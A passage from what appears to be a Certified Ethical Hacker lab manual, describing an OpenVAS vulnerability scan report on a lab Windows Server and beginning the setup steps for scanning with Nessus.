
Note: The results might differ when you perform this task.

The screenshot shows the "Report Details" page in Mozilla Firefox. The title bar reads "Greenbone Security Assistant - Report Details - Mozilla Firefox". The top section displays report details: "Repo Thu, Mar 31, 2022", "Start: 4:28 AM UTC", "ID: S103812d-016e-44da-986d-26e", "Created: 2022-03-31 04:29 AM UTC", "Modified: 2022-03-31 04:45 AM UTC", and "Owner: admin". Below this is a navigation bar with tabs: "Information" (selected), "Results (4 of 48)", "Hosts (1 of 1)", "Ports (2 of 18)", "Applications (0 of 0)", "Operating Systems (1 of 1)", "CVEs (1 of 1)", "Closed CVEs (8 of 8)", "TLS Certificates (1 of 1)", "Error Messages (0 of 0)", and "User Tags (0)". The main content area shows a table of vulnerabilities:

Vulnerability	Severity	QoD	Host IP	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	10.10.1.22	general/tcp	Thu, Mar 31, 2022 4:29 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.1.22	135/tcp	Thu, Mar 31, 2022 4:39 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.0 (Medium)	98 %	10.10.1.22	3389/tcp	Thu, Mar 31, 2022 4:38 AM UTC
TCP timestamps	2.0 (Low)	80 %	10.10.1.22	general/tcp	Thu, Mar 31, 2022 4:29 AM UTC

At the bottom, there are links for "Applied filter", "apply_overrides=0", "levels=html", "rows=100", "min_qod=70", "first=1", "sort_reverse=severity", and "Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH www.greenbone.net".

26. The scan results for the target machine before and after the Windows Firewall was enabled are the same, thereby indicating that the target system is vulnerable to attack even if the Firewall is enabled.
27. This concludes the demonstration performing vulnerabilities analysis using OpenVAS.
28. Close all open windows and document all the acquired information.
29. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
30. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, disable Windows Firewall, and click **OK**.



31. Turn off the **Parrot Security** virtual machine.

Task 2: Perform Vulnerability Scanning using Nessus

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.

Here, we will use Nessus to perform vulnerability scanning on the target system.


Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Launch any browser, (here, **Microsoft Edge**). In the address bar of the browser place your mouse cursor and type **https://localhost:8834/** and press **Enter**.
4. **Your connection isn't private** page appears, expand the **Advanced** section and click **continue to localhost (unsafe)**.

